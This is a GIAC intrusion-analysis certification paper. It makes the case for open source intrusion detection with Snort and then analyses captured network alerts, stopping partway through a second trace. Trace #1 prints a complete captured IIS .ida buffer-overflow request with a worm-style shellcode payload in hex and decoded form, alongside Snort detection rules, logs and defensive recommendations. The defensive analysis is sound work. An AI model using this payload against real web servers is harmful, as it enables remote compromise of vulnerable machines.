GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Interested in learning more?

Check out the list of upcoming events offering
"Network Monitoring and Threat Detection In-Depth (Security 503)"
at http://www.giac.org/registration/gcia

Mike Poor
Intrusion Detection in Depth
GCIA Practical Assignment, v3.0

Table of Contents

Assignment 1

The Current State of Open Source Network Intrusion Detection

Four Microsoft websites get defaced in one hour. Ford.com gets defaced. NASA, NATO, and .MIL sites get hacked. Does this happen often? In fact, Alldas.de, a website that tracks hackers, states that their mirror alone has 23163 registered defacements.[i]

Former Assistant Secretary of Defense Arthur Money stated "the Department of Defense (DOD) has been victimized 22,124 times by hackers in 1999, costing the department $25 billion".[ii]

Our National private and military infrastructure is centered on our communications networks. Network defenses are needed now more than ever. One of the main tools used in detecting network attacks, are Intrusion Detection Systems (IDS).

In the Intrusion Detection arena today, we can separate tools into three main categories: network, host, and application layer intrusion detection systems. Host and application intrusion detection systems are still relatively new, and not as widely deployed as Network Intrusion Detection Systems (NIDS).

Network intrusion detection is the science of analyzing network traffic for known attacks and anomalous

events. Network intrusion detection is still a young science, but engineers have built sophisticated detection engines in order to deal with the ever increasing flood of network attacks.

There are many NIDS in the commercial space today. ISS, Cisco, NFR, Enterasys, and NAI all have NIDS on the market. Some of the premier software packages cost over eight thousand dollars per license. This figure does not include hardware, or the analysts needed to examine the data.

In this paper, I will present the current state of open source network Intrusion Detection. The time has come for open source network intrusion detection in the enterprise. The current economic indices coupled with the high rate of cyber-attacks against private, government and military networks indicate that Intrusion Detection and Prevention are necessary to protect our networks. The open source tools Snort, Demarc, SnortSnarf, and tcpdump have evolved into robust workhorses ready to tackle the task of protecting our electronic assets.

Open source software has almost as many definitions as it does advocates. In its purest form, open source software can be defined as software that includes the source code in its precompiled form. The philosophy behind open source software stems from military and classified networks needing to review every line of code running on their systems to ensure safety and stability. Most definitions of open source software also include the right to modify, customize, and redistribute the source code. These definitions have evolved into many open source distribution licenses, the most popular of which is the Gnu Public License (GPL).

Open source software has made enormous contributions to the IDS arena. One of the original open source network analysis tools is tcpdump, which along with libpcap, allows users to capture (sniff) and analyze network traffic. SHADOW, a military project (open source) does extensive traffic analysis bases on tcpdump captures.

Snort, also an open source software package, began its life as a packet sniffer. Engineered by Marty Roesch, Snort has evolved into the premier open source IDS tool on the net.

The first version of Snort, developed to watch Marty's home traffic, was written in November of 1998. Snort is now on its 1.8.2 Release and can be downloaded for free, at www.Snort.org

Snort is currently widely used in academic circles, corporate America, government and military installations. Currently there are more than 2500 downloads of Snort a week, with more than 18000 hits per day on Snort.org.[iii]

Snort is very popular mainly because its free and very effective. It is a very popular tool, well engineered, and highly portable. Snort currently runs on over 25 operating systems, including Linux, Solaris, BSD, HP-UX, Tru64, Windows, and MacOS X.

Since Snort is open source, it is relatively easy to write plugins, preprocessors, and rules for Snort. Snort is available on the Snort website in various different formats: RPM's, Sun Packages, source tarballs, and even Win32 versions. There are log management scripts, web-based front ends to Snort, and even IDSCenter, a graphic user interface front end for Win32 Snort. Once downloaded, unpacked, and installed, Snort is easy to run and is well documented.

Snort has three basic modes of operation: sniffer, logger, and NIDS. In sniffer mode, Snort pulls the packets off the wire, and prints them to the console or a file. In logger mode, Snort logs all packets. NIDS mode has become Snorts raison d'être (reason for living).

In NIDS mode, Snort analyzes your network traffic for hostile activity. It does this by examining the packets on your network and looking for strings of known attacks. As packets are pulled off the wire by libpcap, Snort's preprocessors and decoders prepare the data for the detection engine. The detection engine will examine every packet for patterns based on the rules file loaded at runtime. If it finds a match of a known attack, Snort will fire an alert specific to the rule that was tripped by the packet.

Snort has been called a lightweight Intrusion Detection System. This primarily refers to the fact that Snort can impose little on the use of your systems

resources. Most of the performance tuning can be done
through turning off unnecessary rules, and by logging in
binary mode. The configuration file allows users to impose
memory caps on preprocessors.   As of this writing, the
Snort distribution is only 1.8 Megabytes in size in a
source tarball compressed format.

     Snort's configuration file allows you to configure
preprocessors, output plugins, and rules set.   Through
Snorts preprocessors and plugins, one can detect network
attack patterns far beyond ordinary pattern matching.
Stateful Inspection, for instance, coupled with IP
defragmentation, will detect many of the attacks that could
easily bypass normal IDS technology by using fragrouter or
similar tools.   SPADE will pick up unusually slow port
scans and other anomalous network traffic.   The
preprocessors that currently ship with Snort 1.8.1 are
listed in the figure below.

1.IP defragmentation	6.back orifice preprocessors
2.TCP Stream Reassembly	7.telnet decode
3.Stateful inspection	8.portscan preprocessor
4.http decode	9.SPADE - Statistical Packed
5.rpc decode	Anomaly Detection Engine

Table: Snort Preprocessors

     The output plugins for Snort allow Alert Data to be
parsed to a myriad of different formats.   Snort supports
most databases, XML, tcpdump format, comma and tab
separated values (for import into Excel and other
programs), and the Snort unified binary format.   The latter
spools data to be used with Snort's sister program,
Barnyard.   This allows most high overhead (resource hogs)
data processing to be done at a lower priority process,
freeing up resources for Snort.

      The rule set a list of rules files that will be
included into Snort's detection engine at run time.   Snort
comes loaded with a standard set of rules files.   These
files are ASCII text files organized by type of attack.
The current rules files that come with Snort 1.8.1 are
listed in the table below.

1. exploit.rules	15. web-coldfusion.rules
2. scan.rules	16. web-frontpage.rules
3. finger.rules	17. web-iis.rules
4. ftp.rules	18. web-misc.rules
5. telnet.rules	19. sql.rules
6. smtp.rules	20. x11.rules
7. rpc.rules	21. icmp.rules
8. rservices.rules	22. shellcode.rules
9. backdoor.rules	23. misc.rules
10. dos.rules	24. policy.rules
11. ddos.rules	25. info.rules
12. dns.rules	26. icmp-info.rules
13. netbios.rules	27. virus.rules
14. web-cgi.rules	28. local.rules

Snort Rules Files for Snort 1.8.1

Designed to be simple and highly customizable, Snort's open rule language is one of its most powerful features. Since the language for writing the rules is open, analysts can quickly learn to write rules for Snort. When new attacks are detected on the net, there are usually new rules to detect them on www.Snort.org within hours.

Rules are usually protocol, operating system, or application specific. This way, if you are not running Apache web server, you can turn off (not include) the Apache rules, and save system resources. Following this example we can tune Snort's performance so that it is optimized for the network it is monitoring. It is through this heuristic process that an analyst will begin to eliminate a large number of false positive alerts that are present at the onset of deploying a network intrusion detection system.

Rules consist of two parts: the Rule Header and the Rule options (see figure below) The rule header defines the network identification parameters of the attack. It examines 'who' is the attacker, and 'who' is the host receiving the attack. The Rule Header defines the protocol used, the source IP address and port, and the destination IP address and port. Rule Options tells the detection engine what to look for in the packet (e.g. The SYN flag and the FIN flag are set on the same packet), and what the

alert message says (e.g. SYN-FIN scan). Newer options in
Snort also include priority, classification, and tagging.

Rule Header	Rule Options
alert tcp !192.168.1.0/24 any->192.168.1.0/24 any	(flags: SF: msg: "SYN-FIN scan";)

     Snort's detection engine has many modes for alerts:
fast, full, console, none, unsock (UNIX socket), syslog,
and WinPopup. In fast alert mode, Snort will write an
alert to its main alert file, located by default in
/var/log/Snort. A sample alert can bee seen in the figure
below. In full alert mode, Snort will also create a
directory for the offending IP address and place in it the
packets that tripped the alert. Performance issues should
be considered when choosing an alert format. Fast and full
alert modes will give you the fastest alert time and the
most data respectively. As with all network intrusion
detection systems, the amount of alert data that is
generated on even medium sized networks is phenomenal.
There is usually so much alert data, that we frequently see
Analyst Overload.

Sample Snort Alert
[**] [1:527:1] MISC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] 09/28-23:17:08.870447 192.168.1.5:4587 -> 192.168.1.5:80 TCP TTL:112 TOS:0x0 ID:45122 IpLen:20 DgmLen:44 DF ******S* Seq: 0xAC98FD39 Ack: 0x0 Win: 0x2000 TcpLen: 24 TCP Options (1) => MSS: 1460

     The above alert sample was triggered due to the fact
that both the source IP address and the destination IP
address are the same. This is an indication of potentially
bad traffic, and is cause for further investigation. The
following rule, from the misc.rule file, triggered the
alert.

Snort rule that triggered the Alert
alert ip any any -> any any (msg:"MISC same SRC/DST";   sameip; classtype:bad-unknown; sid:527; rev:1;)

As we can see, the rule is set to fire, when traffic from any source IP address is going to a destination IP address with the same address as its source.

Snorts detection engine uses a pattern-matching algorithm to detect attacks. When traffic matches a known attack signature, an alert is generated. One of the flaws of pattern matching Intrusion detection is it is relatively easy to change the pattern of the attack, and evade the IDS.   Snort's preprocessors are extremely advanced and configurable. These preprocessors and plugins are highly extensible and configurable. It is through these plugins that we can extend Snorts functionality in detecting a wide range of attacks. By adding TCP stream reassembly, stateful inspection, and IP defragmentation as modular plugins, we can detect attacks that normally would go undetected in a pattern matching IDS. It is through Snorts use of preprocessors and plugins that Snort has truly evolved to the point at which it can be a fully functional enterprise wide IDS.

The factors that kept many enterprises from using Snort included a lack of technical support and decent management consoles. Many groups have put out Snort management consoles and support services for Snort. CERT's ACID (Analysis Console for Intrusion Databases) set the stage for Snort Analysis consoles.

ACID offers the analyst a myriad of tools to analyze and parse Snort alert data. You can view individual alerts, search for specific alerts, and graph alert data to obtain visual statistical reports.

Silicon Defense, a company that conducts a lot of DARPA and government funded research projects in the electronic defense field, created SnortSnarf. SnortSnarf is a collection of Perl Scripts that parse Snort alert data into HTML. The alert data can be viewed by type of attack, quantity of attacks, Source IP's, Destination IP's. For each alert, there are informative links to CVE (Mitre's Common Vulnerabilities and Exposures database) or to Whitehats.com.

In my opinion, one of the best open source management consoles for Snort is the Demarc console. Demarc is a web based console that analysts can use to monitor Snort

alerts, manage Snort sensors, monitor the status of a
variety of hosts, and check file integrity through MD5
checksums.

The console data is transmitted cryptographically over
the web via openSSL (Secure Socket Layer). User
authentication is required to access to the monitor. From
the main console, an analyst can quickly view the latest
alerts and unique events over specified periods of time, as
well as maintain file integrity checks and monitor whether
hosts are live or down.

It is important to note that Demarc is open source,
but not free for every use. Check the license carefully
before deploying it on your network.

There have been many organizations that have had
problems utilizing open source software. Their main
objections to using open source packages lie mainly in the
lack of support and concern over the continued development
and life span of the product. Some of the examples of open
source projects that have defied these objections are UNIX,
Linux, the Gnome Project, and the Mozilla web browser.

Earlier this year Snort's engineer Marty Roesch,
founded Sourcefire. Sourcefire is offering commercial
Network Intrusion Detection Systems based on the open
source Snort sensor. Sourcefire is offering both an
appliance and a Snort management console. Sourcefire's
management console, pictured below, allows full monitoring
and configuration of multiple Snort sensors. The web-based
console offers cryptographically secure remote
administration for your Snort sensors. Sourcefire is the
commercial alternative for deploying open source NIDS.

Silicon Defense, Sourcefire and Farm9 all offer
different levels of commercial support for Snort. Silicon
Defense offers full commercial support for all types of
Snort installations. Farm9 uses and supports Snort
installations as part of their Managed Security Services.
Sourcefire sells and supports commercial versions of the
Snort sensor, management consoles, and appliances.

There are many community resources for Snort support.
One of the main free resources for Snort users is the
snort-users mailing list, maintained by www.snort.org.
This mailing list offers general discussion about Snort

usage, from beginner questions to advanced snorting. Snort itself is fully documented, and has an enormous amount of knowledge base articles found throughout the net.

One of the major benefits of deploying open source sensors on the net, is the emerging Internet Storm Center. Through the use of software, IDS and firewall logs are sent directly to Internet Storm Center analysis and coordination centers (SACCs). These centers analyze the event data, and send their analyses to the Global Analysis and Coordination Center. The Internet Storm Center is the early warning system for network infrastructure defense. Through the analysis of attack data from thousands of sensors around the globe, the Internet Storm Center can warn the community of major security events, as well as provide assistance in avoiding the attacks. This capability was recently tested with great success in the Leaves, Code Red and Nimda worm attacks.

Incidents.org (http://www.incidents.org) provides information about recent security developments and network attacks. Top attackers and the top ports scanned on the net are constantly monitored. Incidents.org also provides security alerts, worm detection and removal tools, and developing security news stories.

The bottom line items for deploying IDS across the enterprise are effectiveness and cost. In examining the cost of deploying an enterprise wide NIDS, we must take into account the need for trained analysts. Security Analysts are the most essential tool in protecting an enterprises electronic data assets.

In preparing the cost analysis for deploying network intrusion detection systems, I selected a top-of-the -line server from Penguin Computing. I choose the Altus 1240 Server, which is a rack mounted machine with dual 1.2 GHz AMD Athlon MP processors. Penguin Computing was chosen as being a premier Linux hardware provider. The cost for each server is a fixed $4198. For a detailed summary of system components, check Appendix A.

I based the cost for employing a Security Administrator as an analyst on Sans Salary Survey 2000. Sans states that the average salary for a Security Administrator is $63, 598.[iv]

The three top NIDS on the market, according to a recent Neohapsis study, are Dragon, Cisco Secure, and Snort. The average cost for one license for the Dragon sensor software is $8,097.00. Cisco Secure starts at $8000.00. Snort is free. I choose to illustrate the cost of deploying five sensors on a network, to fully compare the differences in prices between these top network intrusion detection systems.

Type of Sensor	Cost
5 **Dragon** Sensors + Analyst	5 * (8097 + 4198) = $73,770 + Analyst @ 63, 598 = **137,368**
5 **Cisco Secure** Sensors + Analyst	5 * (8000 + 4198) = 60, 990 + Analyst @ 63, 598 = **124,588**
5 **Snort** Sensors + Analyst	5 * (0 + 4198) = 20,990 + Analyst @ 63, 598 = **84,588**

v

We can clearly see that deploying multiple Snort Sensors across the corporate network can be both highly effective, and financially beneficial. The large amount of money saved, can be placed towards other network defense technologies such as firewalls.

Deploying any network intrusion detection system requires constant tuning. It is important to have a trained security analyst on staff to analyze not only the events generated by the NIDS, but to make security recommendations for securing the network and safeguarding the enterprises electronic data assets.

The time for deploying open source network intrusion detection in the enterprise has arrived. Whether choosing a plug-n-play Sourcefire appliance or piecing together an advanced Snort based system, the resources and software are available and enterprise ready. The obvious benefits of using open source NIDS include cost, flexibility, and rapid response to vulnerabilities and the release of attack signatures and rules for Snort. By deploying open source network intrusion detection tools, we take the initial necessary steps to defend and protect our network infrastructure.

Assignment 2- Network Detects

Trace #1 WEB-IIS ISAPI .ida attempt

Basic Information

Signature	SID	CID	TimeStamp
WEB-IIS ISAPI .ida attempt	1 - (MY.NET.1.2)	155849	2001-09-20 00:29:27

Port Information

IP Src	Src Port	Src Service	IP Dst	Dst Port	Dst Service
64.50.116.114	2352	[NA]	MY.NET.1.8	80	http www www-http

IP Information

Ver	Hlen	TOS	Length	ID	Flags	Offset	Chksum	TTL
4	5	[NA]	1500	21834	[NA]	[NA]	13181	118

TCP Information

Seq	Ack	Urp	Res	Win	Flags	Offset	Chksum
2520096815	127255849	[NA]	[NA]	17520	16	5	45372

Event Payload

Payload with Hex

```
47 45 54 20 2F 64 65 66 61 75 6C 74 2E 69 64 61   GET /default.ida
3F 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   ?XXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
```

```
58 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63    X%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25    bd3%u7801%u9090%
75 36 38 35 38 25 75 63 62 64 33 25 75 37 38 30    u6858%ucbd3%u780
31 25 75 39 30 39 30 25 75 36 38 35 38 25 75 63    1%u9090%u6858%uc
62 64 33 25 75 37 38 30 31 25 75 39 30 39 30 25    bd3%u7801%u9090%
75 39 30 39 30 25 75 38 31 39 30 25 75 30 30 63    u9090%u8190%u00c
33 25 75 30 30 30 33 25 75 38 62 30 30 25 75 35    3%u0003%u8b00%u5
33 31 62 25 75 35 33 66 66 25 75 30 30 37 38 25    31b%u53ff%u0078%
75 30 30 30 30 25 75 30 30 3D 61 20 20 48 54 54    u0000%u00=a  HTT
50 2F 31 2E 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74    P/1.0..Content-t
79 70 65 3A 20 74 65 78 74 2F 78 6D 6C 0A 43 6F    ype: text/xml.Co
6E 74 65 6E 74 2D 6C 65 6E 67 74 68 3A 20 33 33    ntent-length: 33
37 39 20 0D 0A 0D 0A C8 C8 01 00 60 E8 03 00 00    79 ........`....
00 CC EB FE 64 67 FF 36 00 00 64 67 89 26 00 00    ....dg.6..dg.&..
E8 DF 02 00 00 68 04 01 00 00 8D 85 5C FE FF FF    .....h......\...
50 FF 55 9C 8D 85 5C FE FF FF 50 FF 55 98 8B 40    P.U...\...P.U..@
10 8B 08 89 8D 58 FE FF FF FF 55 E4 3D 04 04 00    ......X....U.=...
00 0F 94 C1 3D 04 08 00 00 0F 94 C5 0A CD 0F B6    ....=..........
C9 89 8D 54 FE FF FF 8B 75 08 81 7E 30 9A 02 00    ...T....u..~0...
00 0F 84 C4 00 00 00 C7 46 30 9A 02 00 00 E8 0A    ........F0......
00 00 00 5F 5F 5F 5F 5F 5F 5F 5F 5F 00 8B 1C 24    ..._____...$
FF 55 D8 66 0B C0 0F 95 85 38 FE FF FF C7 85 50    .U.f.....8.....P
FE FF FF 01 00 00 00 6A 00 8D 85 50 FE FF FF 50    .......j...P...P
8D 85 38 FE FF FF 50 8B 45 08 FF 70 08 FF 90 84    ..8...P.E..p....
00 00 00 80 BD 38 FE FF FF 01 74 68 53 FF 55 D4    .....8....thS.U.
FF 55 EC 01 45 84 69 BD 54 FE FF FF 2C 01 00 00    .U..E.i.T...,...
81 C7 2C 01 00 00 E8 D2 04 00 00 F7 D0 0F AF C7    ..,............
89 46 34 8D 45 88 50 6A 00 FF 75 08 E8 05 00 00    .F4.E.Pj..u.....
00 E9 01 FF FF FF 6A 00 6A 00 FF 55 F0 50 FF 55    ......j.j..U.P.U
D0 4F 75 D2 E8 3B 05 00 00 69 BD 54 FE FF FF 00    .Ou..;...i.T....
5C 26 05 81 C7 00 5C 26 05 57 FF 55 E8 6A 00 6A    \&....\&.W.U.j.j
16 FF 55 8C 6A FF FF 55 E8 EB F9 8B 46 34 29 45    ..U.j..U....F4)E
84 6A 64 FF 55 E8 8D 85 3C FE FF FF 50 FF 55 C0    .jd.U...<...P.U.
0F B7 85 3C FE FF FF 3D D2 07 00 00 73 CF 0F B7    ...<...=...s...
85 3E FE FF FF 83 F8 0A 73 C3 66 C7 85 70 FF FF    .>......s.f..p..
FF 02 00 66 C7 85 72 FF FF FF 00 50 E8 64 04 00    ...f..r....P.d..
00 89 9D 74 FF FF FF 6A 00 6A 01 6A 02 FF 55 B8    ...t...j.j.j..U.
83 F8 FF 74 F2 89 45 80 6A 01 54 68 7E 66 04 80    ...t..E.j.Th~f..
FF 75 80 FF 55 A4 59 6A 10 8D 85 70 FF FF FF 50    .u..U.Yj...p...P
FF 75 80 FF 55 B0 BB 01 00 00 00 0B C0 74 4B 33    .u..U........tK3
DB FF 55 94 3D 33 27 00 00 75 3F C7 85 68 FF FF    ..U.=3'..u?..h..
FF 0A 00 00 00 C7 85 6C FF FF FF 00 00 00 00 C7    .......l........
85 60 FF FF FF 01 00 00 00 8B 45 80 89 85 64 FF    .`........E...d.
FF FF 8D 85 68 FF FF FF 50 6A 00 8D 85 60 FF FF    ....h...Pj...`..
FF 50 6A 00 6A 01 FF 55 A0 93 6A 00 54 68 7E 66    .Pj.j..U..j.Th~f
04 80 FF 75 80 FF 55 A4 59 83 FB 01 75 31 E8 00    ...u..U.Y...u1..
```

```
00 00 00 58 2D D3 03 00 00 6A 00 68 EA 0E 00 00    ...X-....j.h....
50 FF 75 80 FF 55 AC 3D EA 0E 00 00 75 11 6A 00    P.u..U.=....u.j.
6A 01 8D 85 5C FE FF FF 50 FF 75 80 FF 55 A8 FF    j...\...P.u..U..
75 80 FF 55 B4 E9 E7 FE FF FF BB 00 00 DF 77 81    u..U..........w.
C3 00 00 01 00 81 FB 00 00 00 78 75 05 BB 00 00    ..........xu....
F0 BF 60 E8 0E 00 00 00 8B 64 24 08 64 67 8F 06    ..`......d$.dg..
00 00 58 61 EB D9 64 67 FF 36 00 00 64 67 89 26    ..Xa..dg.6..dg.&
00 00 66 81 3B 4D 5A 75 E3 8B 4B 3C 81 3C 0B 50    ..f.;MZu..K<.<.P
45 00 00 75 D7 8B 54 0B 78 03 D3 8B 42 0C 81 3C    E..u..T.x...B..<
03 4B 45 52 4E 75 C5 81 7C 03 04 45 4C 33 32 75    .KERNu..|..EL32u
BB 33 C9 49 8B 72 20 03 F3 FC 41 AD 81 3C 03 47    .3.I.r ...A..<.G
65 74 50 75 F5 81 7C 03 04 72 6F 63 41 75 EB 03    etPu..|..rocAu..
4A 10 49 D1 E1 03 4A 24 0F B7 0C 0B C1 E1 02 03    J.I...J$........
4A 1C 8B 04 0B 03 C3 89 44 24 24 64 67 8F 06 00    J.......D$$dg...
00 58 61 C3 E8 51 FF FF FF 89 5D FC 89 45 F8 E8    .Xa..Q....].E..
0D 00 00 00 4C 6F 61 64 4C 69 62 72 61 72 79 41    ....LoadLibraryA
00 FF 75 FC FF 55 F8 89 45 F4 E8 0D 00 00 00 43    ..u..U..E......C
72 65 61 74 65 54 68 72 65 61 64 00 FF 75 FC FF    reateThread..u..
55 F8 89 45 F0 E8 0D 00 00 00 47 65 74 54 69 63    U..E......GetTic
6B 43 6F 75 6E 74 00 FF 75 FC FF 55 F8 89 45 EC    kCount..u..U..E.
E8 06 00 00 00 53 6C 65 65 70 00 FF 75 FC FF 55    .....Sleep..u..U
F8 89 45 E8 E8 17 00 00 00 47 65 74 53 79 73 74    ..E......GetSyst
65 6D 44 65 66 61 75 6C 74 4C 61 6E 67 49 44 00    emDefaultLangID.
FF 75 FC FF 55 F8 89 45 E4 E8 14 00 00 00 47 65    .u..U..E......Ge
74 53 79 73 74 65 6D 44 69 72 65 63 74 6F 72 79    tSystemDirectory
41 00 FF 75 FC FF 55 F8 89 45 E0 E8 0A 00 00 00    A..u..U..E......
43 6F 70 79 46 69 6C 65 41 00 FF 75 FC FF 55 F8    CopyFileA..u..U.
89 45 DC E8 10 00 00 00 47 6C 6F 62 61 6C 46 69    .E......GlobalFi
6E 64 41 74 6F 6D 41 00 FF 75 FC FF 55 F8 89 45    ndAtomA..u..U..E
D8 E8 0F 00 00 00 47 6C 6F 62 61 6C 41 64 64 41    ......GlobalAddA
74 6F 6D 41                                        tomA
```

Alt-255 Decoded Payload

GET
/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd
3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u909
0%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0..Content-type: text/xml.Content-length: 3379
.........`........dg.6..dg.&.......h......\...P.U...\...P.U..@.....X....U.=.......=..............T....u..~0.......
....F0........._____...$.U.f.....8.....P.......j...P...P..8...P.E..p.........8....thS.U..U..E.i.T...,..

```
...,.............F4.E.Pj..u...........j.j..U.P.U.Ou..;...i.T....\&....\&.W.U.j.j..U.j..U....F4)E.jd.U.
..<...P.U....<...=....s....>......s.f..p.....f..r....P.d.....t...j.j.j..U....t..E.j.Th~f...u..U.Yj...p...P.u..
U........tK3..U.=3'..u?..h.........l.........`........E...d.....h...Pj...`...Pj.j..U..j.Th~f...u..U.Y...u1..
...X-
....j.h....P.u..U.=....u.j.j..\...P.u..U..u..U..........w...........xu......`......d$.dg....Xa..dg.6..dg.&
..f.;MZu..K<.<.PE..u..T.x...B..<.KERNu..|..EL32u.3.I.r
...A..<.GetPu..|..rocAu..J.I...J$........J.......D$$dg....Xa..Q....]..E......LoadLibraryA..u..U
..E......CreateThread..u..U..E......GetTickCount..u..U..E......Sleep..u..U..E......GetSyste
mDefaultLangID..u..U..E......GetSystemDirectoryA..u..U..E......CopyFileA..u..U..E.....
.GlobalFindAtomA..u..U..E......GlobalAddAtomA
```

End of trace

MY.NET.1.2 is a Snort Sensor located on my home network.
My .NET is hybrid network composed of 4 RedHat 7.1 Linux
machines, and 2 Windows 2000 Professional machines 1 NT-
4.0, and 1 OpenBSD 2.9 machine. **MY.NET.1.2** is a Pentium 450
machine, with 386MB in memory, Running RedHat 7.1 Linux
with a 2.4.2 kernel.

The Detect was seen by Michael Poor, using the Demarc,
Version 1.04-02 front end for Snort.

Detect was generated by:

Snort Network Detection System v. 1.8.1-beta7 (Build 68),
with a current, full rules set. The Detect was viewed
using the Demarc, Version 1.04-02 front end for Snort. For
ease of analysis, trace elements are labeled on every
trace.

Probability the source address was spoofed:

It is not likely that the source address was spoofed, as
the packet that triggered this event was part of an
established TCP session. The attacker is expecting a
response from this attack, as this attack would allow the
attacker to gain full access to the compromised machine.

Description of attack:

The attacker attempts to overflow a buffer in Microsoft's Indexing Server, by sending the following request to the possible victim along with the shell code containing the commands the attacker wishes to execute on the victim host:

GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX X%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u68 58%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u5 3ff%u0078%u0000%u00=a   HTTP/1.0

Running the host command returned:

114.116.50.64.in-addr.arpa. domain name pointer 40327472.ptr.dia.nextlink.net.

A whois at arin.net produced these results:

NEXTLINK Communications (NETBLK-NXLK-BLK2) NXLK-BLK2
64.50.0.0 - 64.50.127.255
Transit Cargo Services Inc. (NETBLK-NXLK-BLK2-116-112)
NXLK-BLK2-116-112

                                      64.50.116.112 -
64.50.116.127

The actual site at: http://64.50.116.114/ as of this writing is offline, stating that it is undergoing maintenance. This suggests that the server had been compromised, and they are in the process of rebuilding the machine.

Attack mechanism:

Microsoft's IIS Indexing Server is vulnerable to a buffer overflow. The attacker attempts to overflow the Indexing Server's buffer in order to execute arbitrary code on the Server, possibly attaining Administrator privilege on the machine. This attack specific to Microsoft's IIS Webservers.

The rule that tripped this alert was:

```
alert TCP $EXTERNAL any -> $INTERNAL 80 (msg: " WEB-
IIS ISAPI .ida attempt"; dsize: >239; flags: A+;
uricontent: ".ida?"; classtype: system-or-info-
attempt; reference: arachnids,552;)
```

Correlation:

This attack was first discovered by eEye Digital Security,
and released on July 17, 2001. Microsoft released a patch
the following day.

Examining our web logs, we can find that the same IP
attempted this attack 3 separate times that day:

```
01:01:16 64.50.116.114 GET /default.ida 404
09:24:28 64.50.116.114 GET /default.ida 404
16:20:25 64.50.116.114 GET /default.ida 404
```

It is important to note that all requests returned a 404
error (which is File not Found).

We see here, in the logs for the same server, on the same
day, three separate machines scanning for the same
vulnerable service.

```
00:28:16 64.50.32.90 GET /default.ida 404
00:41:42 64.217.80.169 GET /default.ida 404
01:01:16 64.50.116.114 GET /default.ida 404
```

Note that the logs are in NT 4.0 format, which is as
follows:
Time | Source IP | http command | http code

Evidence of active targeting:

These attacks have been an ongoing threat since the
discovery of the ISAPI buffer overflow. It is not likely
that the source IP is focusing its attack on MY.NET. It is
much more likely that this is part of a much larger
attack/scan.

Severity:

Severity = (5 + 5) - (5 + 2) = 3

The server in question (MY.NET.1.8) is an IIS-4.0
production webserver, so it is highly critical. The attack
would allow the attacker to gain full access to the
machine, so Lethality is also rated at 5. System
Countermeasures had been taken as soon as the patch was
released by Microsoft, resulting in a 5. As per Network
Countermeasures, we block the IP's of repeat attackers, but
do not have a content based packet filtering device that
could drop all requests for .ida.

Defensive Recommendation:

The principal defensive recommendations for this class of
attack are:

1. If you don't need the service, disable it or remove
   it all together from the system.
2. If you need the service, patch the system
   immediately and reboot the machine for the patch
   install to be complete.
3. Test the patched system to insure that you are still
   not vulnerable to the attack.
4. If you have a content based packet filtering
   firewall, block all requests to .ida.

Multiple choice question:

If you indeed need to run Microsoft's indexing service,
what is the best way to defend the server from the ISAPI
Buffer Overflow:

A. Keep your Server in your DMZ
B. Block port all incoming requests to 80
C. Keep your server up to date with the latest security
patches and service packs.
D. Set up Snort with Active response to actively shoot down
(snipe) sessions attempting to exploit the ISAPI Buffer
overflow.

Answer C. Although D sounds like it might be a good idea,
but since Snort does not block the initial packet, when

Snort fires the Reset packet, the attack has potentially
already compromised the machine.

Trace #2 Squid Scan

[**] [1:618:1] INFO - Possible Squid Scan [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/03-12:51:05.947180 210.200.248.50:4031 -> MY.NET.1.16:3128
TCP TTL:46 TOS:0x0 ID:62611 IpLen:20 DgmLen:60 DF
******S* Seq: 0x502CBEBE Ack: 0x0 Win: 0x4000 TcpLen: 40
TCP Options (6) => MSS: 1460 NOP WS: 0 NOP NOP TS: 237797424 0

End of Trace

Source of Trace:

MY.NET.1.2 is a Snort Sensor located on my home network.
My .NET is hybrid network composed of 4 RedHat 7.1 Linux
